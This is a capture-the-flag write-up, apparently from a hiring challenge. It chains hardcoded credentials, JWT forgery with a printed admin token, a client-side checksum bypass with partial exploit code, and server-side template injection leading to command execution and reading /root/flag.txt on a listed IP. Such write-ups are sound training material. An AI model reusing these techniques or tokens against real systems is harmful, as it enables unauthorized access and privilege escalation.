
CloudSEK Hiring CTF Challenge Round 2




Boot Sequence – Root Flag Write-Up

Flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{997c4f47961b43ceaf327e08bc45ad0b}

Steps Followed

1. **Initial Access –** User authentication functionality was present.
   http://15.206.47.5:8443/

2. **Credential Discovery**
   While inspecting static assets, a **secrets.js** file was discovered.
   This file contained hardcoded credentials.



Username: **flightoperator**
Password: **GlowCloud!93**

- Using these credentials we were able to login as an operator.
- As other user's credentials privilege was revoked.


3. **JWT Analysis**


After login, a **JWT token** was observed in the backend (stored in session storage).

Key observations:

- Algorithm: **HS256**
- Role field present: "role": "operator"

This indicated potential **JWT privilege escalation** if the signing secret could be discovered.






4. JWT Secret Key Discovery and Admin JWT Forgery

We discovered the JWT signing secret key.

Using this secret key, the token was decoded, modified and re-signed.



After modifying the role and re-signing with the correct secret, a valid **admin token** was generated.

Forged Admin JWT:


eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJmbGlnaHRvcGVyYXRvciIsInJvbGUiOiJhZG1pbiIsImV4cCI6MTk5OTk5OTk5OX0.Mtr9n_QIwzKAZ_J2UG-kdgQmLJfeuh60suFR_T7VFmg

This token was then used in place of the original token.

5. Accessing the Admin Beacon

With the forged admin JWT supplied in the request:

- Access to the **Admin Beacon** was granted.
- Restricted endpoints were now reachable.



6. Checksum Bypass


While inspecting the admin interface, a **console.js** file was identified.

- A checksum validation was enforced on admin messages
- The checksum logic was client-side
- This allowed crafting payloads that bypassed checksum validation


A custom script was written to:

- Replicate the checksum logic
- Submit a valid checksum with a malicious payload

```
  <link rel="stylesheet" href="/static/css/styles.css" />
</head>

<body>
  <div class="container dashboard">
    <aside class="menu">
      <h2>Subsystems</h2>
      <button class="menu-item active" data-panel="intel-panel">Intel Feed</button>
      <button class="menu-item" data-panel="admin-panel">Admin Beacon</button>
    </aside>

    <section class="panels">
      <div class="panel" id="intel-panel">
        <h2>Field Intel</h2>
        <div class="muted">Live uplink from outer relays.</div>
        <div id="intel-console" class="console"></div>
      </div>

      <div class="panel hidden admin-locked" id="admin-panel">
        <h2>Quantum Admin Beacon</h2>
        <div id="session-info" class="status">No token detected. Reauthenticate at the relay gate.</div>
        <p class="muted" id="admin-lock-message">
          Only admin-grade operators may submit instructions to the beacon.
        </p>
        <form id="admin-form">
          <label for="admin-message">Instruction template</label>
          <textarea id="admin-message" rows="6"
            placeholder="Enter instruction payload to broadcast across the fleet."></textarea>
          <label for="admin-checksum" class="muted tiny">Checksum signature</label>
          <input id="admin-checksum" name="checksum" placeholder="enter checksum" />
          <button type="submit">Transmit</button>
        </form>
        <div id="admin-result" class="console"></div>
      </div>
    </section>
  </div>

  <script src="/static/js/telemetry.js"></script>
  <script src="/static/js/hud.js"></script>
  <script src="/static/js/console.js"></script>
</body>

```




```
(function () {
  const panelButtons = document.querySelectorAll("[data-panel]");
  const panels = document.querySelectorAll(".panels .panel");
  const intelConsole = document.getElementById("intel-console");
  const sessionInfo = document.getElementById("session-info");
  const adminForm = document.getElementById("admin-form");
  const adminMessage = document.getElementById("admin-message");
  const adminResult = document.getElementById("admin-result");
  const adminLockMessage = document.getElementById("admin-lock-message");
  const adminMenuButton = document.querySelector('[data-panel="admin-panel"]');
  const checksumInput = document.getElementById("admin-checksum");

  let currentRole = "guest";

  function computeChecksum(payload, token) {
    const buffer = `${payload || ""}::${token || "guest-orbital"}`;
    let acc = 0x9e3779b1;
    for (let i = 0; i < buffer.length; i += 1) {
      const code = buffer.charCodeAt(i);
      const shift = i % 5;
      acc ^= (code << shift) + (code << 12);
      acc = (acc + ((acc << 7) >>> 0)) ^ (acc >>> 3);
      acc = acc >>> 0;
      acc ^= (acc << 11) & 0xffffffff;
      acc = acc >>> 0;
    }
    return (acc >>> 0).toString(16).padStart(8, "0");
  }

  window.hyperpulseChecksum = computeChecksum;

  function showPanel(id) {
    panels.forEach((panel) => {
      panel.classList.toggle("hidden", panel.id !== id);
    });
    panelButtons.forEach((button) => {
      button.classList.toggle("active", button.dataset.panel === id);
    });
  }

  panelButtons.forEach((button) => {
    button.addEventListener("click", () => showPanel(button.dataset.panel));
```



```
import requests
import json
import sys
import base64
from typing import Optional
from datetime import datetime

requests.packages.urllib3.disable_warnings()

TARGET_URL = "http://15.206.47.5:8443"
API_ENDPOINT = "/api/admin/hyperpulse"
# The provided ADMIN_TOKEN for authentication
ADMIN_TOKEN = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJmbGlnaHRvcGVyYXRvciIsI

# ── UTILITY FUNCTIONS (Your existing functions) ──
# ... (decode_JWT and print_token_info go here) ...
# ──────────────────────────────────────────────────


# ── EXPLOIT LOGIC: Checksum Translation ──

def computeChecksum(payload: Optional[str], token: Optional[str]) → str:
    """
    Translates the JavaScript computeChecksum function into Python.
    This uses bitwise operators that mimic JS behavior (unsigned 32-bit).
    """

    # 1. Build the buffer string, mirroring the JS logic
    buffer = f"{payload or ''}::{token or 'guest-orbital'}"
```

7. Running Custom Script

The admin endpoint rendered input via a server-side template engine.
Test Payload: {{7*7}}
Result: 49

This confirmed a **Server-Side Template Injection (SSTI)** vulnerability.

```
[STEP 1] Testing SSTI vulnerability...
[*] Testing for SSTI vulnerability with admin token...
[DEBUG] Message: {{7*7}}
[DEBUG] Token: eyJhbGciOiJIUzI1NiIsInR5cCI6Ik...
[DEBUG] Checksum: 97496e99
[*] Status Code: 200
[*] Response: {"reference":{"now":"2025-12-14T06:02:32.516958","pilot":"Nova-17","system

[+] √ SSTI CONFIRMED! 7*7 = 49 (Template executed)
[+] √ Admin token is valid!

[STEP 2] Gathering system information...
[*] Press Enter to continue...
```

8. **Retrieving the root Flag**
   After successfully running the custom script we got the /root/flag.txt

```
[*] Running commands with admin privileges
[*] User: flightoperator | Role: admin
[*] Each command will use proper token-based checksum

orbital-admin]> cat /root/flag.txt

[*] Executing command: cat /root/flag.txt
[DEBUG] Checksum: fbab24af
[*] Status Code: 200
[+] √ Command executed successfully!
[+] Output:
lOuDsEk_ReSeArCH_tEaM_CTF_2025{997c4f47961b43ceaf327e08bc45ad0b}
```

Challenge Overview

Aspect	Details
Category	Web Exploitation
Vulnerability Type	JWT Misconfiguration, Client-Side Validation Bypass, SSTI
Objective	Gain administrative control of the Quantum Admin Beacon and retrieve the root flag
Difficulty	Medium
CVSS Score	8.4 (High)